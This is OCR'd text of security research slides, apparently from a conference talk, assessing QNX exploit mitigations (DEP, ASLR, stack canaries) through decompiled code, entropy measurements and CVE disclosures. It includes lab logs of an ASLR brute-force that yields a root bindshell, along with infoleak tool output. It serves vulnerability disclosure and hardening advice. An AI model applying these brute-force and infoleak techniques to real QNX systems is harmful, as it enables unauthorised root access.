


Exploit Mitigations

Exploit Mitigation Quality

Midnight Blue

- Why look at exploit mitigations?
  - Mitigations in GP didn't fall from the sky
  - History of weaknesses, bypasses, etc. in GP



** Patching Exploits with Duct Tape: Bypassing Mitigations & Backward Steps – James Lyne et al., 2015*

QNX Exploit Mitigations

Midnight Blue

Mitigation	Support Since	Enabled by Default?
Data Execution Prevention (DEP)	6.3.2	✗
Address Space Layout Randomization (ASLR)	6.5	✗
Stack Canaries	6.5	✗
Relocation Read-Only (RELRO)	6.5	✗

No support for:

- Vtable Protection (eg. VTGuard, VTV)
- CPI / CFI (eg. CFG)
- Kernel Data / Code Isolation (eg. SMAP/PAN, SMEP/PXN)
- Etc.

QNX DEP

Midnight Blue

- Hardware-based DEP support (eg. NX/XN bit)

Architecture	Support
x86/x64	✓
ARMv6+	✓
MIPS	✗
PPC	~

- **Insecure Defaults**
  - Stack always left executable
  - GNU_STACK ELF program header ignored

- Need to specify "-m~x" in *procnto* startup flags to make stack non-exec
  - Problem: this is system-wide setting, no opt-out

- Issue **still present** on QNX 6 & 7


QNX ASLR

Midnight Blue

- Enabled by starting *procnto* with “-mr” flag
- Child processes inherit parent ASLR settings
- Can be enabled/disabled on per-process basis
- Randomizes objects at base-address level
- Randomizes all memory objects except KASLR
- PIE **disabled by default** in toolchain, no system binaries have PIE

Memory Object	Randomized
Userspace	
Stack	✓
Heap	✓
Executable Image	✓
Shared Objects	✓
mmap()	✓
Kernelspace	
Stack	✓
Heap	✓
Kernel Image	✗
mmap()	✓

QNX ASLR



Midnight Blue

QNX ASLR – map_find_va

Midnight Blue

- (Among other things) randomizes virtual addresses returned by *mmap*

- Subtracts or adds a random value from/to found VA
  - Takes lower 32 bits of RNG result
  - Bitwise left-shifted by 12
  - Lower 24 bits extracted

- Contributes ***at most* 12 bits** of entropy (worse in practice)

```
if ( flags & 0x10000000 )
{                                   // _NTO_PF_ASLR
  v11 = __rdtsc();
  v12 = ((_DWORD)v11 << 12) & 0xFFFFFF;
  if ( flags & 0x2000 )
  {
    v13 = start - best_start;
    if ( start != best_start )
    {
      if ( v12 > v13 )
        v12 %= v13;
      start -= v12;
    }
```

QNX ASLR – stack_randomize

Midnight Blue

- Randomizes stack start address
- Subtracts random value from original SP
  - Takes lower 32 bits of RNG result
  - Bitwise left-shifted by 4
  - At most lower 11 bits extracted
- Contributes ***at most* 7 bits** of entropy (also worse in practice)
- But: is combined with result of map_find_va

```
v2 = new_sp;
if ( BYTE3(thp->process->flags) & 1 )
{
  stack_size = thp->un.lcl.stacksize >> 4;
  if ( stack_size )
  {
    size_mask = 0x7FF;
    if ( stack_size <= 0x800 && stack_size <= 0x7FE )
    {
      do
        size_mask >>= 1;
      while ( size_mask > stack_size );
    }
    ctm = byte_log2[16];
    rnd = __rdtsc() << (ctm & 0x1F);
    if ( ctm & 0x20 )
      LODWORD(rnd) = 0;
    v2 = (new_sp - (rnd & size_mask)) & 0xFFFFFFF0;
  }
}
```

QNX 6 ASLR – Weak RNG

Midnight Blue

- Upper bounds are actually *optimistic*
- QNX 6 ASLR uses weak RNG (**CVE-2017-3893**)
- **ClockCycles**()
- 64-bit free-running cycle counter
- Implementation is architecture-specific

Architecture	*ClockCycles* Implementation
x86	RDTSC
ARM	Emulation
MIPS	Counter Register
PPC	Time Base Facility
SuperH	TMU

QNX 6 ASLR – Weak RNG

Midnight Blue

- Evaluated actual entropy
  - Measured processes across boot sessions, harvested memory object addresses
  - Used NIST SP800-90B Entropy Source Testing (EST) tool to obtain *min-entropy* estimates
  - 256 bits of uniformly random data = 256 bits of *min entropy*
- Average min-entropy: **4.47 bits**
- Very weak, compare to
  - Mainline Linux ASLR
  - PaX ASLR


Update
Trials x sec: 1000

	[Detailed] [Summary] PaX 3.14.21		[Detailed] [Summary] Linux 4.5.0	
Object	**Entropy**	**Time**	**Entropy**	**Time**
Arguments	27.0	1 days	11.0	2 secs
HEAP	23.4	3 hours	13.0	8 secs
Main_stack	23.0	2 hours	19.0	8 mins
Dynamic_Loader	15.7	53 secs	8.0	0 secs
VDSO	15.7	53 secs	8.0	0 secs
Glibc	15.7	53 secs	8.0	0 secs
MAP_SHARED	15.7	53 secs	8.0	0 secs
EXEC	15.0	32 secs	8.0	0 secs
MAP_HUGETLB	5.7	0 secs	0.0	0 secs

** 32-bit system, ASLR-NG – Ismael Ripoll-Ripoll et al., 2016*

QNX 6 ASLR – Bruteforcing

Midnight Blue



QNX 6 ASLR – Bruteforcing

Midnight Blue

```
# on -ae ./vuln_service 1337
[i] Real UID: 0 Effective UID: 0
[i] stack pointer: 0xb80c7c00
[i] target_func(): 0xb8d34c11

# on -ae ./vuln_service 1337
[i] Real UID: 0 Effective UID: 0
[i] stack pointer: 0xb8743cc0
[i] target_func(): 0xb8c41c11

# on -ae ./vuln_service 1337
[i] Real UID: 0 Effective UID: 0
[i] stack pointer: 0xb8c3ab60
[i] target_func(): 0xb90a1c11

# on -ae ./vuln_service 1337
[i] Real UID: 0 Effective UID: 0
[i] stack pointer: 0xb79a2bb0
[i] target_func(): 0xb8268c11
```

```
[*] Trying '0xb8266c11' ...
[+] Opening connection to 192.168.0.102 on port 1337: Done
[-] Opening connection to 192.168.0.102 on port 4444: Failed
[ERROR] Could not connect to 192.168.0.102 on port 4444
[*] Closed connection to 192.168.0.102 port 1337
[*] Trying '0xb8267c11' ...
[+] Opening connection to 192.168.0.102 on port 1337: Done
[-] Opening connection to 192.168.0.102 on port 4444: Failed
[ERROR] Could not connect to 192.168.0.102 on port 4444
[*] Closed connection to 192.168.0.102 port 1337
[*] Trying '0xb8268c11' ...
[+] Opening connection to 192.168.0.102 on port 1337: Done
[+] Opening connection to 192.168.0.102 on port 4444: Done
[>] Attack Time: 0:00:23.428640
[+] Connected to bindshell!
[*] Switching to interactive mode
$ uname -a
QNX localhost 6.6.0 2014/02/22-18:29:37EST x86pc x86
$ id
uid=0(root) gid=0(root) groups=0(root),1(bin),3(sys),4(adm),5(tty)
$
```

QNX 6 ASLR – procfs Infoleak (CVE-2017-3892)

Midnight Blue

```
$ id
uid=100(user) gid=100(users) groups=100(users)
$ ls -la /proc/
total 32
dr-x--x--x   2 root      root            1 Dec 17 22:09 1
dr-x--x--x   2 root      root            1 Dec 17 22:09 176154
```

devctl(),devctlv()

Control a device

Synopsis:

```
#include <sys/types.h>
#include <unistd.h>
#include <devctl.h>

int devctl( int filedes,
            int dcmd,
            void * dev_data_ptr,
            size_t n_bytes,
            int * dev_info_ptr );
```

Finding out information about the process

Once we've identified which process we're interested in, one of the first things we ne
shortly.)

There are six *devctl()* commands that deal with processes:

DCMD_PROC_MAPDEBUG_BASE

Returns the name of the process (we've used this one above, in *iterate_proc*

DCMD_PROC_INFO

Returns basic information about the process (process IDs, signals, virtual adc

DCMD_PROC_MAPINFO and DCMD_PROC_PAGEDATA

Returns information about various chunks ("segments," but not to be confus

DCMD_PROC_TIMERS

Returns information about the timers owned by the process.

DCMD_PROC_IRQS

Returns information about the interrupt handlers owned by the process.

QNX 6 ASLR – procfs Infoleak (CVE-2017-3892)

Midnight Blue

```
$ uname -a
QNX localhost 6.6.0 2014/02/22-18:29:37EST x86pc x86
$ id
uid=100(user) gid=100(users) groups=100(users)
$ ps -e | grep procnto
         1 ?        00:22:18 procnto-smp-instr
$ ./procfs_infoleak -p 1 -t 1
[+] opened '/proc/1' (R)
[*] querying for info
[i] pid: 1
[i] flags: 0x19001
[i] ring0: 1
[i] base address: 0xfe41a000
[i] initial stack: 0xfe4b9d60
[i] registers:
  edi:00000000  esi:fe3e9010  ebp:00000000  exx:fe3e9244
  ebx:fe3f9d30  edx:fe3e9010  ecx:00000000  eax:00000000
  eip:fe45d342   cs:0000001d  efl:00001246  esp:fe3f9f70
   ss:00000099
[+] memory mapping
buff#   --vaddr---      ---size---      ---flags--      ---
[0]     0xf4400000      0x00000000      0x001fd000      0x0
[1]     0xfe26a000      0x00000000      0x00005000      0x0
[2]     0xfe270000      0x00000000      0x00071000      0x0
[3]     0xfe35f000      0x00000000      0x00001000      0x0
[4]     0xfe361000      0x00000000      0x0000b000      0x0
[5]     0xfe36d000      0x00000000      0x00093000      0x0
[6]     0xfe41a000      0x00000000      0x0009e984      0x0
[7]     0xfe4b9000      0x00000000      0x00022f1c      0x0
```

```
$ id
uid=100(user) gid=100(users) groups=100(users)
$ pidin -p 1 regs
    pid tid name
      1   1 /procnto-smp-instr
  edi:00000000   esi:fe3e9010   ebp:00000000   exx:fe3e9244
  ebx:fe3f9d30   edx:fe3e9010   ecx:00000000   eax:00000000
  eip:fe45d342    cs:0000001d   efl:00001246   esp:fe3f9f70
   ss:00000099

      1   2 /procnto-smp-instr
  edi:fe49f844   esi:fe3fa228   ebp:fe3fb72c   exx:00000000
  ebx:fe3fb728   edx:fe49f862   ecx:fe2e0eec   eax:0000000e
  eip:fe49f862    cs:0000001d   efl:00001246   esp:fe2e0eec
   ss:00000099
```

QNX 6 ASLR – LD_DEBUG Infoleak (CVE-2017-9369)

Midnight Blue

```
$ uname -a
QNX localhost 6.6.0 2014/02/22-18:29:37EST x86pc x86
$ id
uid=100(user) gid=100(users) groups=100(users)
$ ls -la ./setuidapp
-rwsr-xr-x   1 root      root           7656 Dec 17 21:38 ./setuidapp
$ ./setuidapp
[*] euid = 0
$ LD_DEBUG=all ./setuidapp
debug: Added libc.so.3 to link map

debug: Looking up symbol pthread_key_create
debug: Symbol pthread_key_create bound to definition in libc.so.3
debug: Looking up symbol pthread_once
debug: Symbol pthread_once bound to definition in libc.so.3
List dump. Name: debug: Startup objects list (DSO)
Object addr 0x8053050
        Refcount:       1
        Flags:  0x40e247 INIT|FINI|RESOLVED|JMPRELSDONE|EXECUTABLE|INITARRAY|FINI
        Name:
        Rpath:
        Text:   0x8048000
        Text size:      2256 (0x8d0)
        Text rel:       0 (0x0)
        Data offset:    7996 (0x1f3c)
        Data size:      316 (0x13c)
        Data rel:       0 (0x0)
        Scope:  0xb03b7cb0
Object addr 0x80531e0
        Refcount:       1
        Flags:  0x402043 INIT|RESOLVED|JMPRELSDONE|INITARRAY|GLOBAL
        Name:   libc.so.3
        Rpath:
        Text:   0xb0300000
```

QNX 7 ASLR – Changes

Midnight Blue

- ASLR still disabled by default, no KASLR
- But uses kernel PRNG now (*random_value*) discussed earlier
- Despite new RNG and 64-bit address space, low theoretical upper bounds remain
  - 7 bits for *stack_randomize*
  - 12 bits for *vm_region_create*
- Always loaded in lower 32-bits of address space

```
# uname -a
QNX localhost 7.0.0 2017/02/14-16:01:20EST x86pc x86_64
# file aslr_check
aslr_check: ELF 64-bit LSB shared object, x86-64, versi
linked, interpreter /usr/lib/ldqnx-64.so.2, 0 bytes laz
located stack, BuildID[md5/uuid]=0a1b807d2a3fbe208ad001
# on -ae ./aslr_check
[+] ASLR enabled
[*] -- STACK --
[i] initial_stack: 0x0000000007dbebb0
[*] -- HEAP --
[i] malloc(16384): 0x00000000085d9ff0
[*] -- EXECUTABLE --
[i] base_address: 0x0000000008434000
[*] -- SHARED LIBRARIES --
[i] libc.so: 0x00000000086f2f560

# on -ae ./aslr_check
[+] ASLR enabled
[*] -- STACK --
[i] initial_stack: 0x0000000007edfa90
[*] -- HEAP --
[i] malloc(16384): 0x000000000858cff0
[*] -- EXECUTABLE --
[i] base_address: 0x0000000008513000
[*] -- SHARED LIBRARIES --
[i] libc.so: 0x00000000086b7560
```

QNX 7 ASLR – Changes

Midnight Blue

- LD_DEBUG (**CVE-2017-9369**)
  Fixed!

- procfs (**CVE-2017-3892**)
  Not completely Fixed…

```
$ uname -a
QNX localhost 7.0.0 2017/02/14-16:01:20EST x86pc x86_64
$ id
uid=1000(qnxuser) gid=1000(qnxuser) groups=1000(qnxuser)
$ pidin -p 5 users
     pid name                          uid        gid       e
Error receiving gid info for pid 5, errno 1
       5 proc/boot/random               0          0
$ ./procfs infoleak -p 5 -t 1
[+] opened '/proc/5/ctl' (R)
[*] querying for info
[i] pid: 5
[i] flags: 0x8400210
[i] ring0: 0
[i] base address: 0x0000000008048000
[i] initial stack: 0x0000000008047e40
[i] registers:
  rdi:0000000008047c30  rsi:0000000008047c40  rbp:0000000
  rbx:0000000000000000  rdx:0000000100025990  rcx:0000000
  rip:0000000008047c40   cs:0000000000000000  efl:0000000
   ss:0000000000000000   --:0000000000000001   --:0000000
   --:000000010000005b   --:0000000000001246   --:0000000

[+] memory mapping
buff#   --vaddr---      ---size---      ---flags--      --
[0]     0x0000000007f45000      0x0000000000001000      0
[1]     0x0000000007f46000      0x000000000003f000      0
[2]     0x0000000007f85000      0x0000000000001000      0
[3]     0x0000000007f86000      0x0000000000001000      0
```

QNX Stack Canaries

Midnight Blue

- QNX uses GCC's *Stack Smashing Protector (SSP)*
- Compiler-side is what we're used to and is ok
- OS-side implementations are custom
- Userspace master canary generated at program startup when *libc* is loaded
- Doesn't use libssp's *__guard_setup* but custom *__init_cookies*

QNX 6 SSP – Weak RNG

Midnight Blue

- Draws entropy from 3 sources
  - Two of which only relevant if ASLR enabled

- All based on *ClockCycles*

```
void _init_cookies()
{
  unsigned __int64 timestamp0; // rax@1
  void *canary0; // ecx@1
  unsigned __int64 timestamp1; // rax@1
  unsigned int canary1; // ecx@1
  unsigned __int64 timestamp2; // rax@1
  unsigned __int8 *stackval; // [sp+Ch] [bp-10h]@1

  timestamp0 = __rdtsc();
  canary0 = (void *)(timestamp0 ^ (((unsigned int)&stackval ^ (unsigned int)_init_cookies) >> 8));
  _stack_chk_guard = canary0;
```

QNX 6 SSP – Weak RNG

Midnight Blue

- Evaluated canary *min-entropy* over 3 configs
  - No ASLR
  - ASLR but no PIE
  - ASLR + PIE
- Average *min-entropy*: **7.79 bits**
  - ASLR had no noticeable influence
- Less than ideal…
- Using CSPRNG should have 24 bits of min-entropy…
  - We have 32-bit canary with 1 terminator-style NULL-byte

QNX 6 SSP – Kernelspace

Midnight Blue

- Problems even worse
- Microkernel neither loaded nor linked against libc
- Master canary generation cannot be done by *__init_cookies*
- BUT: QNX forgot to implement replacement master canary generation routine
- So kernelspace canaries are used, but never actually generated…
  - Always 0x00000000

QNX 7 SSP – Changes

Midnight Blue

- Enabled by default! Generates 64-bit canaries

- For userspace QNX mixes in *AUXV(AT_RANDOM)* value with *_init_cookies* stuff
  - Based on our best-practice suggestions to BlackBerry
  - ELF auxiliary vector transfers kernel info to user process upon startup
  - *AT_RANDOM* (0x2B) is 64-bit value from kernel PRNG

